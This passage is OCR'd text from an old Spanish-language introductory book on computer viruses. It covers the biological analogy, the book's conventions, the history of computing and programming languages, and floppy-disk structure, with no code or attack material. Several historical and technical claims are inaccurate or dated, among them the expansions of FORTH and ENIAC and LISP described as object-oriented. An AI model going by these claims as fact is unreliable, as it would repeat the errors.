Los virus informáticos son hoy una realidad reconocida por las empresas dedicadas a la fabricación de software y hardware, e inclusive las oficinas de gobierno los reconocen como un problema que mina su productividad en el área de la computación, ya que sus computadoras –junto con las computadoras de las instituciones de educación– son las más afectadas. Esto es fácil de entender, puesto que es ahí donde más personas pueden tener acceso a las computadoras y mediante la inserción de sus disquetes en ellas, es como se propagan los nefastos programas.

¿Por qué llamarlos Virus? La gran similitud entre el funcionamiento de los virus informáticos y los virus biológicos, propició que estos pequeños programas se denominaran *virus*:

Los *virus biológicos* son organismos infinitamente pequeños, ya que miden aproximadamente de 200 a 250 *angstroms* –el diámetro de un cabello mide un millón de angstroms– Los *virus informáticos* también son programas muy pequeños; mientras más pequeños sean y más control puedan tener sobre la computadora, justifican su apelativo.

Los *virus biológicos* infectan las células del organismo humano, modifican su información genética al irse reproduciendo dentro de las células afectadas, pueden estar latentes en el organismo durante bastante tiempo sin que éste presente ningún síntoma de infección. Los *virus informáticos* atacan la parte más vulnerable del sistema; el sector de carga (Boot sector), los programas con extensión .COM, .EXE, .OVL, .DDL y otros, modifican su estructura y se reproducen dentro de éstos, también pueden estar latentes en el sistema –infectando discos y programas–, y no presentar problemas durante largos períodos.

Adicionalmente, cuando sufren mutaciones los *virus biológicos*, resulta muy difícil detectarlos lo cual los hace extremadamente difíciles de combatir una vez que se han presentado los síntomas, no afectan a todas las células del organismo con las que entran en contacto, afortunadamente los avances de la ciencia médica permiten prevenir la infección aplicando *vacunas* elaboradas con el mismo virus en dosis muy pequeñas. Los *virus informáticos* se modifican por sí solos para evitar ser detectados fácilmente, no afectan a todos los archivos que entran en contacto con ellos y por suerte algunos programadores han hecho programas que permiten prevenir su contagio por medio de vacunas; programas antivirus que los detectan en cuanto se presentan, y los eliminan antes de que empiecen su destructiva acción.

Se ha hablado mucho en los medios especializados de *infecciones virales* que afectaban las computadoras de centros de investigaciones, de instituciones de educación o de grandes empresas, aunque éstas no lo daban a conocer para no admitir la vulnerabilidad de sus equipos y programas. Esto provocaba mucho temor y desaliento en la comunidad informática mundial que ya había tenido contacto con esta plaga. Por fortuna, el temor al contagio ha servido para concientizar a los usuarios a fin de que utilicen discos de programas originales y no se fíen de las copias que se les ofrecen.

Lo anterior devuelve la confianza a los programadores, quienes al sentirse libres de la intranquilidad que les produce la proliferación de la piratería, disponen de más tiempo útil para dedicarse a la creación de nuevos y mejores programas de verdadera utilidad para nosotros, los usuarios de computadoras, que estamos ávidos de software que realmente ayude a resolver los problemas pequeños o grandes que confrontamos en nuestro diario quehacer.

I.1 Acerca del contenido de este libro

En *Virus en las computadoras* se presenta una descripción de los virus informáticos y cómo funcionan, las formas más comunes de contagio, los más conocidos tipos de virus, las técnicas para su prevención y detección, los cuidados que deben tenerse a fin de evitar el contagio, etc. En esta nueva edición se incluyen algunos listados de virus desensamblados con Debug, teniendo cuidado de no revelar las interrupciones y puntos vitales del funcionamiento de los virus para no propiciar el mal uso de esta información y, finalmente, en el disquete adjunto se acompañan programas antivirus introducidos al mercado a raíz de la proliferación de los diversos virus informáticos.

Se analizan varios de estos programas en cuanto a su utilidad y confiabilidad; se incluye un listado con el nombre de cada programa y su autor o autores. Se discuten sus características principales de funcionamiento, así como su eficacia como antivirus. Por último, se indica el precio aproximado en dólares estadounidenses de cada programa antivirus (que haya sido producido en Estados Unidos, México o en algún otro país de América).

No obstante, deseamos dejar claro que la única solución eficaz para combatir los virus informáticos consiste en crear conciencia en todos y cada uno de los usuarios de que no deben utilizar copias ilegales de ningún software. Esperamos que se entienda que la piratería sólo sirve para que los *terroristas de la informática* encuentren un excelente caldo de cultivo para diseminar sus maléficos virus, generalmente creados para ocasionar estragos en la información que tanto esfuerzo cuesta organizar a quienes tenemos que ganarnos el sustento diario con una computadora.

I.2 Convenciones para facilitar la lectura

Se ha incluido una serie de ayudas gráficas a base de iconos en el margen izquierdo del texto para hacer algunas indicaciones, con el objeto de afianzar lo aprendido y lograr una

mejor comprensión de los temas tratados. Estas ayudas se detallan enseguida

El símbolo del lápiz en posición de escritura indica que el párrafo es un texto importante para la comprensión del tema, y es conveniente memorizarlo o anotarlo pues se usará frecuentemente o se necesitará más adelante.


Con el símbolo de NOTA se resaltan las notas adicionales al texto, que permiten una mejor comprensión del tema tratado. Además las notas se diferencian del texto general con una ligera pantalla como recuadro.

Con este símbolo se hace notar un procedimiento que puede ser peligroso para su computadora. Se debe tener cuidado al realizar la operación indicada, ya que se corre el riesgo de perder alguna información importante, "congelar" la computadora o provocar algún trastorno al trabajo que se esté elaborando.

Cuando se vaya a realizar un acceso de grabación al disco (fijo o flexible), aparecerá este símbolo. Deben observarse las reglas indicadas y efectuar la grabación con cuidado, ya que se podría sobreescribir alguna información o datos importantes que no podrán recuperarse.

Si todo lo que se indicó ha salido bien y no existe peligro alguno de realizar mal una operación, se señalará con el símbolo anterior. Usted sabrá así que no hay nada que temer o que ha tenido éxito en su cometido.

Después de haber explicado un procedimiento que se puede hacer con el teclado, se incluye la explicación breve para el ratón (mouse), y se denota con el símbolo del ratón a la izquierda.



A lo largo del texto se van realizando ejercicios o ejemplos que permiten reafirmar el conocimiento de cada procedimiento explicado. El símbolo de la izquierda indica dónde empieza el ejemplo, y para señalar el final se usa la flecha y una pleca enseguida.

También se ha adoptado una serie de convenciones para denotar las pulsaciones de teclas o combinaciones de ellas cuando es necesario.

Cuando se requiere pulsar una sola tecla para realizar alguna función, se describe la operación como : *pulse.. , oprima. , presione...*, etc.

Cuando se debe pulsar primero una tecla, soltarla y enseguida pulsar otra, se explica así: *teclee* ALT , 4 o *pulse* CTRL , 6 por ejemplo.

Cuando se necesita pulsar una secuencia de teclas de manera simultánea, se enuncia. *teclee* CTRL + ALT + DEL o *pulse* ALT + F4 por ejemplo.

Las palabras en tipo *cursivo* se utilizan para resaltar un texto importante o que aparece referenciado en el índice alfabético al final del texto.

Otras ayudas

Se anexa un disquete con algunos programas antivirus de los más conocidos y herramientas útiles para la prevención y detección de virus informáticos.

Para lograr uniformidad en las explicaciones sobre las teclas que se deben pulsar para realizar una determinada operación, se incluyen éstas en forma de iconos. Al contar con un solo tipo de iconos de teclados en inglés se presenta el problema para representar los del teclado en español; vea enseguida la tabla con los iconos y sus equivalentes en el teclado en castellano. Sólo se incluyen las teclas que cambian entre ambos teclados

Icono	Tecla español	Icono	Tecla español
PRTSC	ImprPant	INSERT	BloqDespl
PAUSE	Pausa	BACKSPACE	Retroceso
ENTER	Intro	CAPS LOCK	BloqMayúsc
TAB	Tab	CTRL	Control
SHIFT	Mayúsc	INS	Insert
HOME	Inicio	END	Fin
PG UP	RePág	PG DN	AvPág
NUM LOCK	BlockNúm	DEL	Supr

1

Informática

La informática es la ciencia de la información. El término es acrónimo de *INFORmación autoMATICA*, que significa: todo aquello que tiene relación con el procesamiento de datos, utilizando las computadoras o los equipos de proceso automático de información.

La informática es una ciencia relativamente nueva cuya tecnología cambia rapidamente, por lo que es necesario mantenerse actualizados, tanto con las nuevas técnicas y metodología, como con la terminología y ramas auxiliares que se utilizan cada día más. Resulta muy difícil imaginar cualquier disciplina científica, tecnológica, económica, social, etc., en donde no tenga cabida la ciencia de la informática.

El matemático norteamericano Claude E. Shannon es el creador de la moderna teoría de la información, y la define de la siguiente manera: "*Información* es todo lo que reduce la incertidumbre entre diversas alternativas posibles". En informática la información es considerada como sinónimo de datos (Data), por lo que es común utilizar términos como *proceso de información* para referirse al *proceso de datos*, pero conviene aclarar que desde el punto de vista de la computación, los datos se procesan para obtener información congruente y ordenada.

Shannon acuñó por vez primera el término *BIT* –acrónimo de *BInary digiT*–, que es la unidad básica de información, y demostró que el *Algebra de Boole* es la herramienta más adecuada para estudiar los sistemas binarios y, por supuesto, su aplicación en las computadoras.

Algunas de las disciplinas que más se han desarrollado en el campo de la informática son la *telemática*, el *teleproceso*, las *redes de computadoras*, el *procesamiento de datos*, los *sistemas multiusuarios* y, finalmente, la *programación*, que es una valiosa y necesaria herramienta para la informática en general y la computación en particular.

1.1 Qué es una computadora

Computadora es un término que ha causado polémica en el mundo hispanoparlante. En las publicaciones sobre computación provenientes de España se le denomina ordenador –del vocablo francés Ordinateur– y con menos frecuencia computador –del inglés Computer–, mientras que en los países latinoamericanos se ha generalizado otra traducción del vocablo inglés: computadora.

La computadora es un dispositivo electrónico capaz de recibir información (Input data), procesarla –ordenarla, reali-

zar operaciones matemáticas con ella, etc.– y presentar resultados (Output) en la forma deseada –impresa, en pantalla, en archivos grabados en discos, etc.–.

En ocasiones se ha definido a la computadora como un cerebro electrónico o como un cerebro idiota de alta velocidad, pero resulta más apropiado considerarla como un procesador de datos o solucionador de problemas de propósito general y de alta velocidad, ya que dista mucho de poder comparársele con el cerebro humano.

El valor de la computadora radica en su extraordinaria velocidad de procesamiento y en la exactitud de sus cálculos, cualidades útiles en tareas repetitivas que resultan tediosas para el hombre. La computadora puede realizar esas labores en forma sistemática, durante las 24 horas del día y sin pérdida de velocidad, dependiendo solamente del programa que obviamente debe haber elaborado el ser humano.

1.2 Evolución de las computadoras

El desarrollo cronológico –a grandes rasgos– de la evolución de la tecnología desde las primeras calculadoras, hasta llegar a las computadoras actuales es el siguiente:

Hace miles de años se inventó en el cercano oriente el *ábaco* de forma primitiva, y esta técnica se hizo muy popular en casi todo el mundo. Los ábacos más conocidos hasta nuestros días son el chino y el japonés, los cuales son muy parecidos. Muchos siglos después los romanos también usaron un ábaco con cuentas de piedra caliza o mármol que se deslizaban sobre ranuras en una superficie plana; a estas pequeñas piedras se les denominó *calculi*, plural de *calculus*, de donde surgió el nombre *cálculo*.

Fue hasta 1642 cuando Blaise Pascal diseñó una máquina calculadora mecánica a base de engranes que ya era capaz de sumar. En 1671 Gottfried Wilhelm Leibnitz, basado en los estudios de Pascal, empieza a trabajar en la construcción de una calculadora que pudiera multiplicar y dividir, y la termina en 1694.

En 1822 el inglés Charles Babbage trabajó en un proyecto que él denominó la *máquina diferencial*, con la intención de producir *tablas logarítmicas* de hasta 6 cifras, pero el proyecto nunca fue terminado. Babbage también trabajó en diseñar una *máquina analítica*, la cual tampoco terminó pues su tecnología era muy adelantada para su época y nunca pudo construir las sofisticadas piezas que diseñaba para ella. Algunos

de los principios de estas máquinas han sido utilizados en la construcción de las modernas computadoras.

En 1890 el Dr. Herman Hollerith desarrolló un sistema basado en tarjetas perforadas para codificar datos de la población, el cual se utilizaría durante el censo en Estados Unidos. En 1896 fundó una compañía que, al fusionarse después con otras dos, formó lo que es hoy la *International Business Machines* (IBM).

La primera computadora, *Mark 1*, fue desarrollada por el Dr. Howard H. Aiken de la Universidad de Harvard, con apoyo de IBM desde 1937 hasta 1944, cuando fue puesta en operación. La computadora pesaba unas 5 toneladas y estaba constituida por 78 máquinas sumadoras conectadas entre sí por 800 kilómetros de cable.

Por esos años también se desarrollaban otras computadoras; en la universidad de Pensilvania la *Electronic Numerical Integrator and Calculator* (ENIAC); en la universidad de Cambridge, Inglaterra, la *Electronic Delay Storage Automatic Calculator* (EDSAC), que ya incorpora las nuevas ideas sobre almacenamiento de programas del Dr. John von Newman.

En 1951 se desarrolla la *Universal Automatic Computer* (UNIVAC) y a partir de entonces la tecnología avanza a pasos agigantados hasta llegar a nuestros días, donde las microcomputadoras han alcanzado un alto grado de perfección en su funcionamiento por sus altas velocidades de procesamiento, gran capacidad de almacenamiento de datos en la memoria, reducción considerable en su tamaño y precios bastante accesibles para cualquier usuario.

1.3 Programación

Una de las herramientas más útiles para la informática es la *programación*, pues todas las operaciones y manejo de información que realiza la computadora sólo funcionan bien si el programa correspondiente se ha diseñado correctamente, mediante una secuencia de instrucciones bien definidas o *algoritmos* que permiten resolver paso a paso un problema. –Los algoritmos generalmente se representan con diagramas de flujo o fluxogramas al elaborar un programa.–

Las principales preocupaciones de todo programador cuando desarrolla un programa son:

- Que el programa no contenga *bucles* (loops) o ciclos infinitos de los cuales es muy difícil salir.

- Que el software diseñado no maneje correctamente los archivos, de tal forma que esto conlleve a la pérdida de información.
- Que el código del programa no incluya instrucciones que puedan dejar *congelada* a la computadora –problema debido generalmente a mal manejo de los bloques o direcciones de memoria–.

A esta manera de codificar las instrucciones de un programa se le conoce como *programación defensiva*, y es la que consume la mayor parte del tiempo de programación. Por lo tanto, resulta verdaderamente frustrante para los programadores que el pasatiempo preferido de algunas personas sea el de modificar un programa laboriosamente diseñado, invirtiendo el código objeto (object code) y modificando los mensajes o registros de derechos de autor; lógicamente, esto no lo puede hacer el usuario común de computadoras, a menos que sea con la ayuda de programas desensambladores

1.3.1 Lenguajes de programación

Hace apenas unas tres décadas, los programadores tenían que escribir sus programas utilizando solamente el *lenguaje de máquina* (Machine language) o *código binario* (binary code), lo que significaba un trabajo complicado y tedioso. Por tal motivo se evolucionó al lenguaje *ensamblador* (Assembly language) que permite el uso de expresiones mnemotécnicas y las traduce a lenguaje de máquina –Estos son los lenguajes que se conocen como de *bajo nivel*, por estar limitado su uso a programadores profesionales–. Algunos lenguajes de bajo nivel conocidos son *Ensamblador, Easycoder, Neat* y *Macroassembler*.

Con el vertiginoso avance de la informática, pronto se desarrollaron los *lenguajes de programación* denominados de *alto nivel*, que al permitir la inclusión de instrucciones y comandos en lenguaje común –generalmente en inglés– quedaron al alcance de la mayoría de los usuarios. En este caso, el mismo lenguaje sirve de traductor para que las instrucciones puedan ser ejecutadas por la computadora. Estos *intérpretes* necesitan estar siempre presentes en la memoria convencional (RAM) para traducir cada instrucción o comando y ejecutarlo en el orden indicado, por lo que resultan más lentos en su operación.

Para hacer más rápida la ejecución de los programas creados usando lenguajes de alto nivel, se debe usar un *compilador* (Compiler) Este es, en esencia, un programa *traductor*




Figura 1
Con el vertiginoso avance de la *informática* se desarrollaron los lenguajes de programación de *alto nivel*, facilitando la comunicación entre la computadora y el usuario

que interpreta las instrucciones o comandos del lenguaje de alto nivel y las traduce al código binario que usan las computadoras, creando así un programa *compilado* o ejecutable (.EXE), que no necesita tener el lenguaje *fuente* en la memoria de la computadora para su ejecución.

El primer lenguaje de alto nivel fue el **FORTRAN** –acrónimo de *FORmula TRANslator*– o lenguaje traductor de fórmulas. Este apareció en 1954 y resulta muy adecuado para aplicaciones científicas por estar orientado a problemas matemáticos.

Posteriormente surgieron varios lenguajes de alto nivel que se adecuaban a diferentes aplicaciones, a diferentes ambientes o plataformas y a diferentes tipos de computadoras. Entre ellos, podemos citar a los siguientes:

- **ADA** Llamado así en honor de Augusta Ada Byron –Lady Ada Lovelace–, reconocida como la primera programadora por sus trabajos con tarjetas perforadas al lado de Charles Babbage. Escrito en 1979 por investigadores del Departamento de Defensa de Estados Unidos, es un lenguaje de alto nivel para aplicaciones científicas y administrativas en computadoras, con capacidad de multiproceso.
- **ALGOL** (Acrónimo de *ALGOrithmic Language*) o lenguaje algorítmico para la resolución de problemas. Introdujo

el concepto de estructuras de bloques y declaración explícita de variables en los lenguajes de programación. Se utiliza mucho para resolver problemas matemáticos.

- **APL** (Acrónimo de *A Programming Language*). Desarrollado en 1962, es un lenguaje interactivo orientado a problemas matemáticos, gracias a su gran capacidad para manejar arreglos y matrices.
- **APT** (Acrónimo de *Automatic Programmed Tools*). Es un lenguaje de alto nivel del grupo de los *Lenguajes para Procesos de Control*, orientado a la producción y se utiliza para generar códigos e instrucciones destinadas a máquinas de control numérico.
- **BASIC** (Acrónimo de *Beginner's All-purpose Symbolic Instruction Code*) es el más sencillo y más fácil de aprender, por lo que ha tenido un rotundo éxito entre los usuarios de microcomputadoras. Aunque siempre resultó muy lento en sus procesos por ser un intérprete, ya existen paquetes como *Quick BASIC* o *Turbo BASIC*, que son compiladores (compilers) con capacidad de crear programas ejecutables (.EXE) a partir del código fuente, haciéndolos tan rápidos como aquéllos que han sido elaborados con Pascal o con cualquier otro lenguaje.
- **C** Un lenguaje de programación muy compacto desarrollado por investigadores de los laboratorios Bell, que debe su éxito al sistema operativo UNIX –el cual está totalmente escrito en este lenguaje–. Combina la estructura de control del lenguaje de alto nivel, con la capacidad de impartir instrucciones a la computadora de manera similar a las del lenguaje ensamblador.
- **COBOL** (Acrónimo de *COmmon Business-Oriented Language*) o lenguaje orientado a usos comerciales. Particularmente adecuado a las operaciones matemáticas necesarias en las áreas de contabilidad y administración.
- **FORTH** (Acrónimo de *FOuRTH*). Bautizado con ese nombre aludiendo a los lenguajes de cuarta (fourth) generación. Desarrollado por Charles Moore, permite al usuario hacerlo crecer de acuerdo a sus necesidades y sus principales aplicaciones son en robótica, programación de juegos electrónicos y aplicaciones matemáticas.
- **LISP** (Acrónimo de *LISt Processor*). Lenguaje usado en aplicaciones de inteligencia artificial (Artificial Intelligence, AI), conocido también como Common LISP. Se trata de un lenguaje orientado a objetos, los cuales maneja o trabaja con listas de símbolos. Esto contrasta con otros lenguajes de programación que sólo procesan instrucciones y datos numéricos.

- **LOGO** Escrito por Seymour Papert, es un lenguaje de alto nivel enfocado a la enseñanza de programación a principiantes y niños. Es de fácil operación y se caracteriza por su sencillez y gran capacidad de graficación.
- **MODULA-2** Lenguaje estructurado de alto nivel escrito por N. Wirth, que permite hacer módulos que trabajan independientemente uno del otro.
- **PASCAL** Escrito en 1971 y nombrado así en honor al matemático y filósofo francés Blaise Pascal. Ha tenido mucho éxito en la enseñanza de la computación, ya que aplica la estructuración en la programación. Desarrollado por N. Wirth.
- **PL/1** (Acrónimo de *Programming Language one*) o lenguaje de programación número uno. Tiene uso en aplicaciones científicas y comerciales o administrativas. Fue desarrollado por IBM como alternativa al FORTRAN, COBOL y ALGOL.

Actualmente, debido a la euforia creada por *Windows*, una plataforma o *interface gráfica* entre la computadora y el usuario, se ha puesto de moda la *Programación Orientada a Objetos*, que no es otra cosa que la utilización de rutinas o librerías de código consideradas como objetos independientes, prefabricadas por los desarrolladores de herramientas de programación. Los principales creadores de estos programas son Borland con sus *Turbo Pascal* y C++, y Microsoft con los paquetes *Visual C++* y *Visual BASIC*; aunque existen una gran cantidad de empresas y programadores dedicados al desarrollo de estas herramientas.

El manejo de grandes cantidades de datos en las empresas ha propiciado el desarrollo de lenguajes de programación tipo Xbase como *dBASE*, *Clipper*, *Fox Pro* y otros, que permiten crear bases de datos y generar aplicaciones para el manejo de esa información para facilitar la creación de informes o reportes adecuados a las necesidades de cada empresa en particular.

1.4 Programas comerciales

La mayoría de los programas comerciales de todo tipo se presentan para la venta en su versión de *código objeto* (object code). El código objeto es un archivo de instrucciones escrito con el código binario o lenguaje de máquina, que se ha hecho

ejecutable al compilar el programa originalmente realizado en *código fuente* (source code), utilizando para ello uno de los lenguajes de alto nivel más populares.

La computadora no diferencia entre un archivo de datos y otro que contenga un programa, excepto por la extensión asociada con él; .DTA, .DOC, .WP o .TXT para archivos de datos o texto, y .COM, .EXE, .BAT, .OVL para archivos ejecutables –que la computadora ejecuta tan pronto se teclea su nombre y se pulsa ↵–.

Algunos virus infectan los archivos ejecutables o programas insertándose en el código objeto y pueden tomar el control de la computadora cuando se ejecutan éstos. Para lograr lo anterior se necesitan bastantes conocimientos de programación, ya que editar el código objeto de un programa comercial o desensamblarlo no es una tarea sencilla.

Puede usted cambiar muy fácilmente el nombre o la extensión de un archivo usando el comando RENAME del sistema operativo DOS, o utilizando algún programa como Q-DOS III, Mace Utilities, XTree, PC Tools o Norton Utilities. De esta manera se puede intentar que la computadora ejecute un archivo de datos que se llame VENTAS.DTA renombrándolo a VENTAS.COM, pero al no encontrar las instrucciones que espera, la computadora dará problemas y hará que se *congele* el sistema; es decir, se quedará estático y no responderá a ninguna instrucción que se le dé desde el teclado. Para continuar con su trabajo después de tal percance, será necesario *reinicializar* (reboot) la computadora

Si un programa está bien documentado y estructurado, no es difícil que cualquier otro programador –que domine el mismo lenguaje en que fue creado– pueda modificar los mensajes o las instrucciones del código fuente para personalizar la presentación visual o la forma en que éste opera. Pero cuando se intenta modificar un software que ya ha sido compilado, lo más probable es que se generen fallas que ocasionen el mal funcionamiento de las rutinas que debe ejecutar el programa. Algunos virus superan esas adversidades y logran el control del sistema sin que se note nada extraño cuando se ejecuta un programa infectado.

1.4.1 Programas de instalación

La mayoría de los programas comerciales de aplicaciones incluyen en el primer disquete un programa de *instalación*, previendo así la necesidad que tenemos los usuarios de configurar el

software para que funcione correctamente con nuestro equipo. La función específica del programa de instalación consiste en *modificar* el archivo ejecutable tratándolo como si fuera un archivo de datos aun estando escrito en código objeto –aunque otros crean un archivo de configuración por separado–.

Mediante la instalación y configuración se prepara al programa para determinado entorno de hardware, y se optimiza su funcionamiento en los diferentes tipos de equipo. Durante el proceso, el usuario debe contestar una serie de preguntas acerca de su computadora, sus periféricos y demás características específicas de su sistema, para que esos datos se graben en el programa, y así pueda funcionar adecuadamente.

El conocimiento de cómo funcionan estos programas de instalación –que modifican parámetros de otros programas ejecutables– nos permite comprender los principios en los que están basados los virus informáticos; sólo que éstos se introducen en el sistema subrepticiamente, realizan sus operaciones sin autorización del usuario y, además, se reproducen por sí solos. ¡Pero cuidado. . Alguien los introduce en su computadora... Ellos no llegan solos!




Figura 1.2
Nunca permita el acceso de extraños al área de informática. Los virus se introducen a la computadora a través de disquetes de dudosa procedencia.

Los virus se reproducen únicamente cuando son propagados por operadores malintencionados, o cuando de buena fe

se copia un disco o un programa de procedencia desconocida sin verificar si hay infección. Es decir, una computadora no puede infectarse mientras alguien no ejecute un programa infectado o inserte un disco con el virus, en la unidad de disco. A veces basta con visualizar el directorio del disquete infectado para que un maligno virus invada al sistema e infecte el sector de carga, la tabla de particiones del disco duro, o programas ejecutables y de sistema tales como el COMMAND.COM, IO.SYS, IBM.SYS, MSDOS.SYS y otros.

2

Almacenamiento de la información

Los virus se propagan en las computadoras, autocopiándose en los medios de almacenamiento de la información –disquetes, discos duros, etc.–, y es frecuente que los usuarios de computadoras no conozcan de qué manera se almacenan los datos en los discos.

Si sabemos cómo es la estructura de los medios magnéticos de almacenamiento de datos, y cuál es su funcionamiento, entenderemos cómo y en qué áreas de los discos se alojan esos temidos programas llamados virus, y lógicamente nos será más fácil localizarlos y tomar las medidas adecuadas para combatirlos y eliminarlos.

2.1 Por qué se almacenan los datos

Al trabajar con una computadora, los resultados de los cálculos, la ordenación de datos, y en general los procesos y programas se almacenan en la memoria convencional o RAM (Random Access Memory) de la computadora, pero ésta es *volátil*; es decir, al apagar la computadora se borra toda la información. Podemos obtener una impresión en papel o ver esos resultados en el monitor, pero si no existieran los medios magnéticos de almacenamiento, la información obtenida en una sesión de trabajo se perdería al quitar la energía eléctrica al sistema.

Por lo anterior, es conveniente utilizar disquetes o discos duros para grabar ahí los archivos generados en la computadora, y realizar sistemáticamente *copias de seguridad* o *respaldo* de la información importante, ya que se debe considerar que aunque la tecnología avanza aceleradamente en el terreno de los componentes de los equipos de cómputo, en las operaciones de lectura o grabación de archivos en cualquier medio magnético, se puede sufrir pérdida de información de manera accidental. En el caso de los discos fijos, las velocidades de acceso llegan a rebasar las 3 600 rpm, y manejan millones de caracteres por segundo, por lo que cualquier variación de voltaje –mayor o menor que el normal– puede ocasionar problemas.

La estructura o formato para almacenar la información en los medios magnéticos que utilizan las computadoras varía cuando se emplean diferentes sistemas operativos, pero la manera de trabajar con la información es muy semejante. Además, algunos fabricantes de equipos de computación han logrado una estandarización y compatibilidad que permite escribir o leer archivos mediante progamas traductores,

aunque tengan formatos diferentes, o crear un archivo o programa en Japón y traerlo a América, en donde se pueden leer o modificar los datos si es necesario.

Figura 2.1
La compatibilidad de los sistemas actuales permite la transmisión de información a cualquier parte del mundo por vía telefónica.

Más aún, mediante telecomunicaciones, utilizando un codificador/decodificador llamado *módem* se puede transmitir o recibir información o programas directamente por vía telefónica entre computadoras ubicadas en países de cualquier parte del mundo.

Lo anterior, que significa un gran avance para la informática, en algunos casos ha servido también como medio para la diseminación de los programas de virus, lo que demuestra la vulnerabilidad de las computadoras, las redes para transmisión de datos y, sobre todo, de los sistemas para almacenamiento de información.

Inicialmente los sistemas de *almacenamiento secundario* de la información que se generaba con las computadoras consistían en enormes cintas magnéticas o casetes en donde se guardaban todos los datos de la memoria. Esta manera de archivar la información era muy semejante a las grabaciones de cinta comerciales; o sea, en forma de pulsos acústicos. Como las computadoras manejan o reconocen la información

como números binarios, hubo la necesidad de convertir estos pulsos acústicos a código binario para que la computadora pudiera reconocer la diferencia entre los bits encendidos (ON) y los apagados (OFF), o sea, los ceros y los unos del sistema de numeración binario.




Figura 2.2
Algunos medios magnéticos de *almacenamiento secundario* de información.

Por lo general se utilizaban tonos de 2 400 ciclos para representar los unos, y de 1 200 para indicar que se trataba de los ceros. Estos sistemas de almacenamiento de información son muy confiables y de bajo costo, por lo que están al alcance de cualquier usuario. Actualmente sólo se utilizan para archivar copias de seguridad o respaldo de información, debido a su lentitud en la lectura y grabación de datos, ya que son medios de acceso secuencial, lo que significa que para buscar un programa o un dato que se encuentre almacenado al final de la cinta, se debe adelantar toda para encontrarlo y accesarlo. No obstante, la capacidad de almacenamiento de datos de las cintas magnéticas es muy grande, comparada con la que tienen los discos duros o los disquetes, los cuales son más adecuados para trabajo continuo debido a la manera aleatoria y directa que tienen de acceder a la información.

Como se ha mencionado, independientemente del sistema o equipo que se esté utilizando, la información se maneja de

manera muy parecida. Esto no quiere decir que un disco que ha sido formateado en una computadora Macintosh pueda ser leído en una computadora Commodore –aunque ya se han diseñado *interfaces* que logran la tan deseada compatibilidad–.

En este capítulo, cuando nos referimos a disquetes, debe entenderse que se está hablando de disquetes de doble cara y doble densidad, formateados con el sistema operativo MS o PC-DOS (Disk Operating System) compatibles con los equipos IBM, y que tienen una capacidad de almacenamiento de 360 kB, para no entrar en complicaciones cuando se describa su estructura, aunque haremos también algunas referencias a otros sistemas y otros formatos como los de alta densidad, que son los más usuales actualmente.

2.2 Estructura de los discos

Los discos necesitan ser formateados para su uso, proceso similar a marcar renglones y márgenes en una hoja de papel para después escribir ordenadamente sobre ella. Este proceso define la forma y distribución de la información en el disco, y se denomina *sectorización suave* (soft-sectoring) o *sectorización lógica* (logic-sectoring).

Algunos sistemas formatean 40 pistas (tracks) y otros hasta 80. El DOS, en un disco de 5 ¼ pulgadas de doble cara y doble densidad, formatea 9 sectores y 40 pistas por cada lado, por lo que se tienen 720 sectores lógicos, cada uno de los cuales almacena 512 bytes, dando una capacidad de almacenamiento total de 360 kB. Por su parte, los discos de 3 ½ pulgadas, con 80 pistas y 9 sectores, tienen un total de 720 kB.

Las computadoras con microprocesador 80286 o superior; es decir, 386, 486 o Pentium, pueden incluir unidades de disco de 5 ¼ pulgadas con capacidad para formatear un total de 1.2 MB, y unidades de 3 ½ pulgadas que admiten 1.4 MB. Estos disquetes se conocen como de doble cara y alta densidad.

